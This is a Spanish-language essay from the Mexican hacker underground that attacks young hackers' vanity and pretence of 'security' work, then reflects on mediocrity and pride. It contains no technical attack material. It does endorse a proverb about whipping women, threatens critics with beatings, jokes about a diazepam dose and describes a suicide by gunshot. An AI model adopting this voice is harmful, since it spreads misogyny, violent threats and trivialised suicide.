No entiendo... en realidad sigo sin captar lo que cruza por la mente de los nuevos aspirantes a hackers; A ultimas fechas he hablado conmigo mismo y he obtenido resultados muy fructíferos, he decidido ser mas abierto, ampliar mi paciencia para los demás y sostener una postura mas holgada con la chiquillada. Eso me ha hecho ver que son tiempos distintos, con nuevos ideales, gente con más bríos que los míos y que ya estoy muy viejo y amargado para comprender el motivo que los impulsa a seguir adelante. Pero lo que no me cabe en la cabeza es a que carajo juegan? Creen que esto es un juego? Creen que todo aquí es diversión y alegría? Creen que todos los hackers son héroes invencibles de película? Creen saber si el ser es cognoscible como entidad cuando apenas aprendieron a dominar el arte de limpiarse el trasero sin embarrarse los dedos de excremento? Maldita sea por Cristo, me enerva, me sulfura y me encoleriza de sobremanera ver como esta generación, en general, no solo en el medio, no tiene un ápice de cultura, de valores, de integridad, de ética, de civismo o de humanidad. Esta generación, la maldita "generación X", tiene cimentada su forma de vida en hacer lo que los demás hagan, todo, por más estúpido que suene o parezca, siguen a las masas por no parecer antisocial, fuera de contexto cultural o por no dejar de ser cool. Vestirse como mandan los catálogos de Europa? "Solo son de Luis Vouitton, Armani ya esta out". Seguir a las masas para ser parte de un grupo social? "Pero que no sean nacos, gatos o criados". Escuchar Pop porque el resto de planeta lo hace y esta en boga? "J-Lo esta súper prendida, punchis-punchis". Leer el ultimo libro de Gabriel García Márquez porque en las reseñas de Vanidades figura en el Top10? "Ya voy en la pagina 21 pero salen palabras muy raras". Intoxicarse de alcohol hasta perder unos cientos de miles de neuronas? "Güey, es 'Sabadrink', si no me planto una jarra, siento que no valió la pena el fin de semana" Manejar a 170kmph el Golf o Jetta de distintivo color rojo de tu padre? "Me siento Dios caon, ya casi me mato en el Periférico con MI nave". Meterse una tacha en una fiesta? "Debes de experimentar de todo. Ósea, pintate un bosque y piérdete". Amenazar a los maestros de tu universidad por ponerte un 5 en tu materia cocurricular? "No sabes con quien te metes, mi papa es abogado de Carlos Romero Deschamps, mi tío es juez del Tribunal Superior de Justicia y el cuñado del sobrino del primo de la hermana de la mama del esposo de un familiar de mi novia es Víctor Cervera Pacheco, mañana pierdes la chamba gatete". Convertirse en hacker porque sospechas de que alguien esta cortejando a tu novia por correo electrónico? "Ese naquete se va a morir, jojojo".

Los vicios sociales que presentan esta clase de personas tienen un fin; Hacerlos una burda imitación de un estándar creado por los núcleos de sociedad. El desarraigo de identidad propia que presentan estas personas los hace carecer de la característica más básica de una persona, la individualidad. Y que pasa cuando un individuo pierde esa cualidad que lo distingue de los demás? Es un simio mas de la manada que empeñara voluntad, cuerpo y lo poco de mente y razón que le queda en hacer de los demás otro como el, tal como hicieron con el. Esto es un circulo vicioso que aun no le veo fin y ahora mas que nunca entiendo las sabias palabras de los adultos que hicieron énfasis en como las vidas de mi generación se iban lentamente pudriendo. La distinción viene al mantenerse el estado de individualidad en una persona, como tal es única, con sus rasgos, detalles, que marcan su personalidad por las distintas etapas de su vida. El carecer o reemplazar estas conductas para que ellas se acoplen a los estereotipos aceptados por la sociedad va mas allá de falta de

autoestima, trasgrede las fibras mas intimas de la sumisión, uno se convierte en parte integral de esa célula social al renuncia a cualquier lazo que lo vincule con lo que realmente se es. En términos simples, se va convirtiendo en una replica de una copia calcada de una fotocopia y todo en pro de encajar en algún lineamiento imbécil pautado por una sáfia de ignorantes cuya vida esta dedicada a decidir quien es lo suficientemente *ad hoc*.

He visto como estas rémoras se dispersan cual peste en todo lo que tocan, tratando de arrastrar a cualquier parroquiano al grupo de invertebrados que se desviven por figurar en este medio, cualquier tipo de artimaña es valida, pero la que mas fuerza ha cobrado a ultimas fechas ha sido tomar el estandarte de seguridad para encubrir sus fechorías infantiles. Nosotros como adultos responsables que fuimos, sabíamos que todo lo que hicimos fue con premeditación y con pleno uso de facultades y que asumiríamos los problemas que estas acciones acarreasen, claro que nuestro ejemplo no fue tan sano y prístino como para sentar ejemplo en las nuevas generaciones que buscan con afán emular esos pasos, siendo que en estos tiempos tal actividad ya no tiene razón de ser, ahora la ocultan en un frágil velo de supuesta "seguridad". Ustedes lo saben y yo también, eso es un crimen, no hay otra palabra, hacerlo con dolo es un crimen, hacerlo a hurtadillas también, pero hacerlo a hurtadillas con dolo y con fines de trasgredir y fastidiar al prójimo lo hace mas tácito. Y entonces, porque carajo lo hacen? Aun lo ignoro, me seria más fácil saber que jugada haría Kasparov en su 3er salida contra Karpov que siquiera imaginar lo que pasa por la mente de estos lisiados pre-puberes. Alguna vez albergue la esperanza de que la historia misma seria la que les dictaría sentencia y condena a estos escuincles, pero recapacite de mis estúpidas palabras cuando recordé que la historia es escrita por lo vencedores, así que en el futuro, ellos les tocara escribir su historia de la forma en la que mas les convenga, por lo cual es nulo cualquier pensamiento de justicia por venir.

Otra excusa ha sido a bien tomar la identidad de emprendedor del software de código abierto, ya sea Linux o Unix. Algo tan noble y sano como supone esta actividad, ha sido envilecida por las estúpidas mentes de estos chiquillos cretinos que con tal de pegar un brinco a la fama rápida y fácil hacen uso de esta herramienta con fines que convengan solo a sus intereses personales. Estoy de acuerdo que el trabajo arduo que se le dedica a este oficio deba tener un reconocimiento o en casos extremos una remuneración, pero los que siguen los pasos de tal doctrina asumen la responsabilidad de abstenerse de tal placer, algo que estos mentecatos les importa un cacahuate, pues su única meta es hacerse respetar a costa de ostentarse como programadores de alta escuela y desarrolladores de código *nix. Lo divertido del asunto es que aun cuando presuman de esta cualidad, solo las personas que aun se sorprenden con espejos y cuentas de vidrio caen ante tal embrujo, pues en realidad son parásitos, eso lo saben ellos y lo saben todos los que se dedican a esta causa altruista. A que le tiran pues? A recodificar pedazos de exploits y vulnerabilidades y tachar los nombres de esos programadores para hacerse respetar? A parlotear de cuanto saben de buffer-overflows cuando ello lo puede hacer cualquier mico con un teclado? O de presumir de las teorías de infección vírica que dominan cuando es tanto o más respetable que explayarse de cómo hacer bombas caseras para causar pánico? No señores, las frágiles e inestables mentes de estos niños confabulan mas idioteces de las que quisiéramos saber, su meta en realidad es disfrazar todos sus crímenes con este estandarte para ganar el respeto que jamás podrían obtener como

hackers, que sean tomados como programadores serios y gente madura que su única intención es ayudar al prójimo y hacer exhaustivas pruebas de "seguridad" en pro de la humanidad. De ellos han llegado a mis oídos cientos de opiniones de gente realmente madura y seria que esta en el circuito de software de código libre, todas ellas coinciden en que los grandes pensadores de esta materia les escupen en el rostro al saber quienes son en realidad, los humillan al señalarlos como escoria infrahumana, los degradan al demeritar todos sus logros infantiles, los aplastan con argumentos que no pueden refutar y hacen trizas su integridad moral exponiendo sus verdades en publico y enfrente de sus incrédulos rostros. Pero aun así siguen en pie, aun así siguen avantes y aun así siguen siendo humillados en público una y otra vez y no se hartan. Dios, que no daría cualquier atleta de alto rendimiento tener ese coraje y determinación para librar todos los obstáculos que ante el se interpusieran, estos párvulos precoces no se detendrán, eso ya lo he asimilado, jamás, son incansables, pensé que con palabras se podría solucionar y no tuvo resultados, tampoco con sarcasmos o con palabras e insultos mayores, solo me queda tratar métodos mas prácticos y medievales, en mi pueblo reza un dicho que al pie cito: "A las mujeres, como a las bestias, se les mantiene a raya con una sarta de latigazos". Es una lastima que ya no se obtenga con tal facilidad un fuete o un látigo en estos días, pero confió en que una buena golpiza ayude a librarme de estas pequeñas lacras.

No hace falta ser prestidigitador para saber que muchos de estos mocosos se van a sentir crasamente ofendidos por suponer que su lucha fue tergiversada en estas líneas, pero los que me conocen saben a quien me refiero, los que lean estas líneas, saben quienes son y ellos, los señalados en estos casos, saben que estoy apuntando directamente a ellos y que, como siempre y con todo gusto, me encantaría recibir sus comentarios de frente, porque sigue en pie la propuesta de hacerles comer sus palabras vía catéter después de una bien merecida ronda de patadas para darles la bienvenida al mundo real.

-La dulce agonía llamada vida

No se como es que la gente sobresale de entre los demás, probablemente es la lucha mas importante de toda nuestra existencia y no nos damos cuenta de todo lo realizado hasta que llega el ultimo respiro de nuestra existencia. Aquí se deriva una gran pregunta de la cual aun no tengo respuesta, como siempre, solo es un teorema aun sin llegar a ser verdad absoluta; Que queremos tener en la vida? La casa en una zona exclusiva de una gran metrópolis, la residencia grande con 7 habitaciones, el auto lujoso de firma alemana, el traje italiano hecho a la medida, los zapatos con piel de caimán autentica, la corbata de diseñador hecha de seda, el reloj de oro con numero de serie de 4 dígitos, la pluma costosa para firmar tratos internacionales, las 8 cifras en la cuenta de un banco suizo, la billetera con papeles de alta denominación, la tarjeta de crédito con el nombre engarzado en platino, la agenda repleta de citas inaplazables, las cenas con 2 meses de anticipación, los amigos influyentes en las altas esferas del poder, las conexiones de solo unos cuantos, el titulo oneroso en una universidad norteamericana, la tesis universitaria hecha Best-Seller, un acrónimo precediendo su nombre de pila en la puerta del despacho, la oficina con acabados en pino chileno, recuerdos de los múltiples viajes a sitios exóticos, la esposa mas hermosa que halla pisado este país, los hijos con inteligencia excepcional, la salud de un semental pura sangre, el seguro de vida mas

completo ofrecido en Hong-Kong, la tecnología de punta japonesa en cada enser domestico, el sillón confortable ajustado a cada vértebra del cuerpo, la ultima botella de cosecha 1789 de cogñac, la mano sosteniendo una copa de Bacarát, la diestra empuñando una fina escuadra con el cargador lleno, la bala .9mm penetrando la rígida testa y la mirada agonizante perdiéndose en el vació que dibuja la respuesta: "No lo logre".

Todos los padres del mundo quieren lo mejor para sus hijos, en la pobreza o en la mas onerosa de las opulencias, cuando tenemos uso de razón o por lo menos cuando podemos vocalizar un estado afirmativo se nos pregunta si queremos ser los mejores. No importa si de niños queremos ser bomberos, doctores, abogados, licenciados, ingenieros, comerciantes, vagos, ladrones, viciosos o errantes, queremos ser los mejores y nuestros padres quieren ver los frutos a futuro de esta afirmación prematura. Cuantas personas pueden en este momento decir de si mismos: "Soy el mejor"? Probablemente muchísimas personas contesten de esa manera, no sin antes recapitular todos los logros hechos y las metas cumplidas en la vida, sus posesiones, sus logros sobresalientes, los diplomas y reconocimientos adquiridos en toda su trayectoria y los obstáculos vencidos para conquistar el titulo de ser el mejor. Pero automáticamente me viene otra pregunta a la mente. Cuantas personas en el planeta pueden afirmar que: "Eres el mejor"? Mama? Papa? Tus amigos? Tus subordinados? El Presidente? Mike Wallace? Forbes? El Instituto Tecnológico de Massachusetts? El Comité Noruego del Instituto Nóbel? La historia? Entonces dime, quien te designo a ti, como el mejor en cualquiera que sea tu campo? Quien designa al mejor de cada una de las técnicas y especialidades comprendidas por el ser humano? Quien rayos eres tú para autoproclamarte como el mejor? Y si no eres el mejor, entonces quien eres tu y quienes somos el resto del maldito planeta? Fácil; Otro mas.

Me fascina esa respuesta, saben? Esta es una de las únicas cosas que puedo firmar con mi nombre y apostar mi brazo derecho a que no hay verdad mas cierta. Casi nadie da esta respuesta y si la dan lo hacen de mala gana, con desfachatez y encono, por eso la toma la gente como una ofensa. Pero hoy se los puedo decir con lo ancho y fulgurante que es mi sonrisa abierta de par en par, sin mas compromiso que el de hacerlos sentir bien y principalmente comunicarles lo fantástico que es vivir cargando esta verdad a cuestas todos los días de mi existencia, ustedes, tal como yo somos *otro mas*. Tomando como ejemplo la divertida escena cotidiana de nuestra vida contemporánea que use al principio de este capitulo, habrá mas de un osado que dirá: "Caramba, esa si es vida, imaginate, un carrote, una casota bien grandota, una viejota y un montón de dinero, eso es lo que yo quiero en la vida". Siendo jóvenes, empezamos a conocer las comodidades, el dinero y la buena vida, queremos llegar a alguna meta que nos provea felicidad, principalmente que nos saque del estándar común de vida. Pero nada es gratis, hay que trabajar duro para conseguir ese extra que nos vaya colocando en un nivel mas alto, cada vez mas alto, si empezamos caminando, entonces hay que llegar a tener una bicicleta, luego un Volkswagen 78', seguimos escalando para llegar a un sedan de mas clase, de ahí lo que sigue es un BMW M-5, no conforme seguiría un Ferrari F-50 y al final un Rolls Royce, la creme de la creme... y? Cuantos antes que tú han conseguido cada uno de esos vehículos, en menor tiempo, a menor edad y sin tanto esfuerzo? No eres el único, eres *otro más*. Así es, cuando hayas llegado a tener ese flamante Rolls Royce, hecho en un 60% a mano, serás otro de los felices poseedores de uno de los tantos Rolls Royce que existen.

Los dados están calientes y la mesa esta fría, vamos a darle otro vuelco al destino: Si tu meta es ser el mas destacado de los médicos del país o quizás, del mundo, que necesitarías? Aun cuando tus ingresos sean insuficientes y no puedas costearte una educación de supuesta "calidad" en una escuela privada, podrás aspirar a ingresar a una de las universidades publicas del gobierno, previo a ello y con muchos esfuerzos conseguiste obtener una impresionante calificación de estudios medio-superiores de 9.9 la mas alta calificación obtenida en toda tu generación, la universidad es algo difícil, pues humanamente te es apenas sostenible el manejar tu vida levantándote diario a las 7am, atender clases de 9 a 2, 1 hora para comer, llegar con la mitad de ingesta normal diaria a tu trabajo de medio tiempo para ganar un salario modesto pero que da suficientes dividendos para sobrellevar el transporte, el alquiler de una vivienda y las 2 comidas diarias que alcanzas a medio deglutir, al salir de tu trabajo a las 9 de la noche puedes, con suerte, llegar a tu departamento a las 11 de la noche, solo para comer un par de bocados de tu cena, pues los deberes escolares son un cúmulo de papeles que parecen no llegar a un fin, rasando las 2 de la mañana haz completado tus labores diarias y te duermes con la esperanza que esto terminara dentro de 6 largos años... 6 años después te sitúas en el podio de los titulados, tu generación y tus propios maestros han hecho notar que eres lo mas grandioso que ha pisado aula alguna de esa benemérita institución, inclusive tuviste el honor de recibir tu titulo del mismísimo presidente de la patria, pues tu promedio ha superado a cada uno de tus compañeros, un 9.9 derivado de todas esas horas que dedicaste a tu estudio y preparación, la excelencia no es mal recompensada, pues ha sido acreedor a una beca escolar en numerosas universidades norteamericanas, que desean tener en sus salones de estudio a tal portento de inteligencia, eso sin contar que la fila de empresas que te han ofrecido empleo con cifras de 5 números en dólares, hacen fila para siquiera entregarte una propuesta... pero tu sabes que para ser el mejor no es suficiente eso, así que te decides por ingresar a una universidad texana, conocida por su amplia experiencia en la formación de galenos de elite internacional, son 3 años que se multiplican de nueva cuenta si tomamos en consideración que las múltiples especialidades que debes agregar a tu curriculum te son tan insuficientes como el tiempo mismo, pero al llegar otra ceremonia de premiación mas, te das cuenta que todos los médicos y maestros que hicieron de ti el medico mas preparado de este continente, según sus propias palabras, no tienen mas nada que enseñarte... como tu no te has dado por vencido en estas 2 décadas, te embarcas a una universidad francesa de especialidades medicas, para estos momentos tu podrías dar cátedra a cualquiera de tus maestros, pero vas con el solo fin de pulir tus técnicas antes de aplicarlas, otros 5 años te toma el darte cuenta que no hay mas nada que los libros te puedan enseñar, es hora de hundir el bisturí en el quirófano y el Hospital Mayo, en Rochester, Minessota es el mejor en el ramo de neurocirugía, campo en el cual has publicado una docena de libros, sin contar las tesis que han hecho eco en todo el mundo y que son base para impulsar nuevas tecnologías aplicadas en el área neurológica, ahí es donde te has convertido en el baluarte mas codiciado de cualquier ala medica del mundo, tus ahora, ya incontables años en este negocio te han valido el reconocimiento de múltiples personalidades del medio y del mundo social y económico, los avances que haz incluido en los libros de medicina moderna te han hecho acreedor a la mas alta condecoración del planeta, el Premio Nóbel de Medicina, competidores no existen, es casi unánime la decisión del Comité y tu, que con tal humildad como la que te vio nacer aceptas este galardón con la consigna

de que seguirás siendo el mejor... ya no eres una persona común y corriente, eres un ciudadano del mundo, el planeta entero te reconoce, te tratan cual si fueras la estrella del deporte del momento, la celebridad mas glamorosa del cine, tus recepciones son siempre antecedidas por una marejada de aplausos que reconocen que tu trabajo es el mas destacado de todo el orbe, los reflectores no dejan de apuntarte, le has dado la vuelta a todo el globo pues lejos de ser el medico mas reconocido del mundo, eres un filántropo en países desfavorecidos, no hay quien no te extienda la mano o marque tu paso con una sonrisa, y aun en la línea de trabajo, cualquier hospital sabe que llamarte a ti para atender a una persona es discar el teléfono rojo, el teléfono que suena solo 1 vez cada año, la voz de alerta que requiere de tu presencia única e irremplazable, pues ellos, tus colegas, los especialistas, el hospital entero, el paciente, las clínicas aledaños, los mas reconocidos y galardonados cirujanos del mundo entero saben, que por tus sobrados meritos y esfuerzos que han cobrado regalías de cientos de miles de dólares libres de todo impuesto federal por solo listarte en su índice de doctores, y por tu alto sentido del deber eres tu, el mejor y el único que podría resolver este y cualquier otro caso que se te pusiera enfrente, eres pues, el mejor medico del planeta tierra... y antes de ti, cuantos mas? Cuantos más fueron directamente a las universidades mas reconocidas sin tanto tramite? Cuantos eran médicos natos y solo les basto tomar un bisturí para operar sin noción de teoría alguna? Cuantos sacaron calificaciones de 10 por su insuperable inteligencia en el campo? Cuantos trataron casos más complicados que requerían de más experiencia que de destreza? Cuantos antes que tú publicaron decenas de libros y tesis de las cuales tú estudiaste? Cuantos trabajaron el triple que tú volcando todo su conocimiento para que tú los tomaras como base en el futuro? Cuantos como Hipócrates, Dioscorides, Galeno, Avicena y otros médicos milenarios que sentaron la mayor parte de todas las teorías que han evolucionado a lo largo de los siglos hubo antes que tu? Cuantos médicos hay en el planeta que viven sin tanto reconocimiento, fanfarrias estruendosas, poca paga, malas instalaciones, equipo en mal estado, personal incapacitado, mas pacientes, mayor numero de casos clínicos y mas trabajo que son aun mejores que tu en tu propia área, en tu propia especialidad y que viven su vida sin saber que son los mejores? La respuesta es alta, muy alta y si a ese número le escribimos tú nombre en los libros de la historia, que numero te toca a ti? *Otro más.*

Oh si, yo lo se, ustedes lo saben y J. Edgar Hoover desde el infierno lo sabe, disfrute tanto esta analogía porque el caso se aplica totalmente en el mundo Underground, he visto a muchos escuincles idiotas que sueñan con emular las hazañas de otros y ser los mejores que el planeta haya conocido, ser los mas temidos, los mas respetados, los mas inteligentes, ser el mejor. Pero como siempre, hay un negrito en el arroz y a falta de ello, este, su moreno y amable servidor esta para suplir a ese multi citado negrito y tratare, con todo lo que me reste de vida, hacerles ver que no son mas que *otro mas.* Por alguna razón intuyo que los nombres de William Henry Gates III y Kevin Mitnick se ha cruzado en la mente de muchos como ejemplos que refutan mi verdad, pero las mismas preguntas que hice antes y otras tantas mas que excluí por falta de tiempo se aplican íntegramente a casi todos los casos de la historia moderna y gran parte de la antigua, así que mejor les pondré una pregunta en su mente: "Quienes son los mejores?". Los mejores fueron los precursores, los que partieron de la nada para sentar las bases que aun hoy se aplican, aun cuando haya genios que den una vuelta drásticamente a esas bases y creen nuevas ciencias que contradigan a siglos de historia, se basaran en esa

ciencia y en otras tantas mas para desbancarlas. Si quieren encontrar una ciencia efímera, busquen el flogisto, duro tanto como un papel en combustirse en el fuego. El flogisto fue la cumbre de la alquimia y la que dio pie a terminarla para siempre dando paso a una ciencia mas exacta como lo es la química y aun en la supuesta exactitud que la química supone, ha habido cientos de casos que se desmoronan años de investigación en búsqueda de campos mas fértiles de investigación y desarrollo. Y antes de que cualquier hacker excelso existiera, hubo otros que no fueron nombrados por falta de fama más que de hechos. Y ellos, donde están? Trabajando día con dic para mantener el perfil bajo que muchos han labrado en silencio pues el estruendo de la gente que quiere destacar es suficiente ruido como para aunarle otro ladrido más de un mocoso imbécil que quiere a como de lugar destacar a base de alaridos.

Muchos de ustedes seguirán aferrados a que esto no es verdad, posiblemente ya hayan tirado este pasquín al bote de basura o lo hayan mandado al limbo sin regreso en un movimiento rápido de shift+delete o a dev/null, según se aplique el caso, pero es cierto, van a tener que vivir con esta verdad por toda su vida. Lo divertido viene a continuación, el ser humano no esta satisfecho con el reconocimiento propio de los logros y meritos adquiridos, el ser humano desea ser reconocido por todos a su alrededor, desea sobresalir, salir del montón, ser mejor que los demás, y en su afán no se da cuenta que arrastra muchos vicios que poco a poco iran medrando ese titulo que busca, nunca nadie reconocerá a otro como superior a el mismo. Aquí viene una paradoja que dará la respuesta a todo este embrollo: *El reconocimiento de toda una vida se alcanza cuando esta termina.* Háganme el favor de no robarme esta frase, llevo un par de años recitándola y no me gustaría que se citara sin mi nombre en letras pequeñas. Regresemos. El reconocimiento de todos los logros de una persona se hacen cuando esta muere, cuando han visto que se escriban memorias, biografías incensuradas, se yergan monumentos o se reconozca toda su trayectoria y hechos relevantes cuando la persona sigue viva? En vida no se le da tanta importancia como en la muerte, pues la ausencia de la misma persona, les hace entrar en razón a valorar todo lo que perdieron con su partida. Siendo esto así, ustedes no vivirán lo suficiente como para ver lo que en realidad fueron para los demás, a menos claro que desaparezcan de la luz publica como Elvis o Jimmy Hoffa, pero eso es solo mentirse, y eso lo hace la gente cobarde y egocéntrica, una mancha como esta se vería mal en su historia, cierto?

Y ahora viene la parte donde tienen que escuchar todos mis logros que me han hecho sobresalir de entre los demás:
...esos son todos. No, no hubo un error de impresión, no omití nada, sencillamente no he hecho algo por lo cual deba de destacar de entre los demás. Yo me autoproclamo como una persona gris, mediocre, intermedio, estándar, promedio y si, *otro mas*. Coincidirán con esta opinión, pues al principio describí perfectamente mis inicios, mediocres como tales fueron y son ahora mismo, el vaso para mi no esta ni medio lleno ni medio vació, solo le falta 2/4 mas para llenarse o un imprudente que lo beba para vaciarse. Mi norma de medición se ha basado en ser realista, si salgo a la calle con una actitud optimista, entonces esperare a que ocurran solo cosas buenas y en caso de que salga todo mal, me veré frustrado pues esperaba que mi dic pintara para bien, si salgo a la calle con una actitud pesimista entonces esperare a que ocurran solo cosas malas y en caso de que salga todo bien, todo lo bueno será opacado por no ser lo suficientemente bueno para llenar mi vació optimista, pero, si salgo a la calle con una actitud realista tomare todo lo que venga del dic, sea

bueno o malo, si llueve, si hace calor, si estrellan mi vehículo, si estrello a otro, si encuentro un billete en la calle, si no lo encuentro, si el trabajo es arduo, si es aburrido, que se yo, todas estas variantes las puedo sobrellevar porque se que todas ellas pueden cruzarse en mi camino todos los días, un ejemplo claro es que a mi jamás me han asaltado, nunca me han encañonado, o me han quitado dinero en contra de mi voluntad y como he detallado antes, vivo en Estado de México (Aledaño a la Ciudad de México, gobernada actualmente por un cretino cuyo concepto de seguridad radica en que tarde o temprano asaltaran a todos los que tengan la desdicha de pisar esas tierras) y a pesar de ello se que el dic en que me asalten estaré preparado para reaccionar con la mente fría y los cojones en la garganta, pues tarde o temprano me tocara.

Aplicada mi vida al medio, puedo decirles que mis logros fueron no hacer nada digno de admiración, nunca cree un exploit, nunca hice un defacement a una pagina, no hice algún tutorial de utilidad para el mundo underground, nada, en realidad nada, inmiscuí mis narices en un par de asuntos pero no en mas de los que quisiera enterarme, no hice muchas amistades en el medio porque mi intención no era hablar idioteces y gritarle al mundo lo fabuloso que era por cuanto sabia, cuantos sistemas operativos sabia manejar, lo increíblemente hábil que era para programar en múltiples lenguajes y plataformas, mi impaciente prisa por madurar y salir del cascaron para ser una persona respetable aun cuando orino mis pantalones siendo legalmente un adulto, siendo que mi capacidad mental hacen pensar que solo tengo 8 años y no puedo mirar directamente a los ojos a la gente que me habla en voz alta, porque estoy solo acostumbrado a los elogios de la gente que ha lustrado mis botas por ser la luz que los guié en este miserable mundo y me encierro en mi esfera mágica celestial a que la tormenta pase y siga viviendo la vida que quiero vivir... casos como esos he visto en demasía, mi intención fue mostrarles quien era y que podía ofrecerles y los pocos que me aceptaron como soy se han ganado mas que mi amistad mi admiración, pues soportar a alguien cuyo objetivo en el medio se basa en hacer la vida de los demás miserable merece algo mas que una lacra como amigo, merece una dosis de 5grs de Diazepam. No gane respeto, gane odio por muchos. No gane más amigos que enemigos. No hice más de lo que realmente pude hacer. No coopere tanto como debí hacerlo. No destaque entre los demás, solo viví a su sombra. No hice nada que pagara el merito de pertenecer a la organización, solo me alimente de ella. Entonces, que carajos hice en el underground? Que le da valor a las palabras de un mediocre como yo para relatarles como paso la historia por mis ojos? Es un mediocre el filtro adecuado para transmitir todas estas experiencias? Si, si lo soy. Como *otro mas,* tengo en mi poder la balanza de la gente común, pude ver quien era en realidad alguien superior o alguien inferior, quien destaco y quien simplemente se unió a mi rango, quien tuvo poder y quien solo aspiro una estela de polvo a su paso. Eso es lo que mas hace sulfurar a la gente que cree que es la mejor, que un pobre diablo mediocre como yo sea el que los critique y evalué, casi toda la gente metida en el medio se cree superior a los demás o a sus semejantes, el tiempo, solo el tiempo me dicto la pauta para reconocer que eso era solo una ilusión personal de cada uno de nosotros... una ilusión tal como la del mismo Underground Mexicano.

Por todo esto y muchos logros mas, me autoproclamo estandarte de los mediocres del medio, nomás por mis pistolas, cuando piensen en alguien mediocre que no figuro, les ruego que me citen. Yo no me como las patrañas de Miguel Ángel Cornejo o Alex Dey que les hacen pensar que son lideres o los mejores que el maldito planeta pudo generar, yo se donde

estoy pisando, se quien soy, se quienes son ustedes y se que a muchos de ustedes les falta demasiado para darse cuenta que se están hundiendo rápidamente en su propio lodo. La moraleja de este capitulo es que reconozcan todos sus defectos antes que sus virtudes, caso contrario resultaría en que sus defectos serán opacados por sus virtudes y terminaran pensando que son mejores de lo que en realidad son.

-Epíteto o epilogo?
Contrario a lo que pensé, este documento me dio mas de una bofetada cuando la intención era dársela a los demás, una de ellas que me ha llevado mas tiempo asimilar es el ver reflejado lo que realmente era yo como persona dentro y fuera del medio, he quedado asombrado del grado de deshumanización que he sufrido en estos años, no pensé que me afectaría, pero realmente he visto lo vil que puede llegar a ser un ser humano, aun cuando esto en otra época me hubiera dado risa o inclusive lo podría pasar por alto, me di cuenta que no puedo seguir con esta forma de vida, ha sido demasiada inmundicia que quisiera enterrar, pero prefiero hacerlo publico y seguir adelante. Se que este sentimiento de culpa propia no se apartara de mi mente cuando cambie mi modo de vida, expié mis penas o rectifique mi andar, es demasiado tarde como para pedir perdón, agradecerle a la gente que me dio un consejo que nunca tome o hacer que este pedregal me ayude a rectificar mis pasos, aun así no lo haré, no se si es orgullo o algún torcido sentido del honor que pudiera residir en mi lo que me impidió hacer lo que cualquier persona con un dejo de humanidad debía hacer, pero todo ello se ha esfumado, mi orgullo, mi humanidad y mi honor. Gran parte de mi vida la dedique a encontrar 3 vacíos espirituales para acrecentar mis fortalezas; Un enemigo, una batalla y una verdad.

A un enemigo lo busque porque pensé que centrar cuerpo, mente y espíritu en ello me daría algo por lo cual despertarme dic con dic con bríos fundados en la meta de enfrentarlo, superarlo y pulverizarlo... pero era una mentira, el único enemigo digno para mi seria aquel que me derrotase y aun en el dolor de esa derrota poder disfrutar mi propia sangre vertiéndose en el piso, busque por todos los frentes de guerra y nunca lo halle, comencé peleas sin sentido para encontrarlo entre los escombros pero no fue así, hice retumbar la tierra con gritos de furia con la esperanza de que alguien digno de enfrentarse a mi se despertara, pero no tuve éxito. Al final pude encontrar al único enemigo digno que se cruzo en mi camino, nunca lo vi como tal hasta que reconocí que nadie como el seria un justo rival que equiparase mi fuerza, que disfrutaría las derrotas aun mas que las victorias, que no podría ver el dic en que esto se terminara, que su vida fuera dedicada a mostrar honor en el campo, satisfacción eufórica al ser vencido e incomplacencia iracunda al ser el vencedor, en nadie mas encontré esas cualidades mas que en el, en alguien de mi plena confianza, en alguien al cual estimo, aprecio y jamás traicionaría; Quien si no un amigo, uno de los mejores que halle en este periodo, podrá darme en el futuro la mas feroz de las batallas.

Mi batalla pensé que duraría por siempre, cientos de campos por arrasar, millares de ejércitos por aniquilar, armas insuficientes para mis manos, fatiga que nunca medraria, trofeos y cabezas insuficientes para celebrar, ríos de sangre que no llenarían la copa de un sediento, tierras por conquistar que no merecen ser pisadas, un puño que no alcanza el cielo por mas que este se ize en el horizonte, no habría un atardecer que finalizara el dic, ni un alba que me despertase de la locura, pero al final de esta campaña descubrí que no hay paz, no hay enemigos, no hay

batalla, todo esto fue solo una excusa para demostrarle a todos los caídos en el camposanto que era el mas poderoso, a sabiendas que este clamor jamás recibiría replica o vitoreo, estas victorias, habrían de pulir mi coraje y tesón, que no tendría dificultades para librar este tramite y entraría de lleno a una batalla encarnizada llevando como estandarte mi verdad y derrotar a cuanto adversario me encontrara, todo para llegar a una guerra que sabia que jamás ganaría, de la cual deseaba ser vencido con mi arma en la mano, que disfrutaría cada segundo de agonía al final de mi vida, gozando del frió suelo con mi cuerpo descarnado y aun cuando mi cuerpo y espíritu se desvanecieran al pasar de los años, mi honor seria el epitafio que recordaría que de nada me valió librar todas esas peleas si nunca pude encontrar un campo de batalla que me llevase a la guerra que terminara con mi búsqueda; Una verdad, mi verdad.

Una verdad que profanara la tierra indómita, flanqueara la defensa mas sólida, derrumbara la muralla indestructible, penetrara la fortaleza milenaria, eliminara al guardián mas feroz, destrozara el bastión de mi reino y depreciara el tesoro mas codiciado; Mi orgullo. Yo se cual era mi punto débil y como tal ofrecí una recompensa que superaría cualquier botín jamás otorgado para aquel gallardo héroe que lograra derrocarme de mi atril y tomara mi lugar para desde ahí conjurar su victoria, esa recompensa era mi cuerpo cabizbajo reconociendo mi derrota. Por desgracia ese escenario no se presento ante ninguna persona con la cual me enfrentara, eso sin lugar a duda incremento mi cerrazón a no aceptar cualquier verdad, solo aceptaría una verdad que viniera de algún oponente digno de tangir mis fuerzas, pero no lo encontré. Por doquier busque alguien que equiparase mi supuesta coraza indestructible la cual blandía a la par de mi furia como mi arma en todo momento, pero jamás obtuve un rasguño en mi armadura o una mella en mi espada. No he podido encontrar esa verdad porque mi orgullo siempre fue la venda que cubría a mis ojos de su resplandor, mi orgullo es mi flaqueza, me falta demasiado para llegar a esta verdad, solo espero que esta no cierre mi los ojos tal como a todos los que dicen haberla encontrado.

EPILOGO

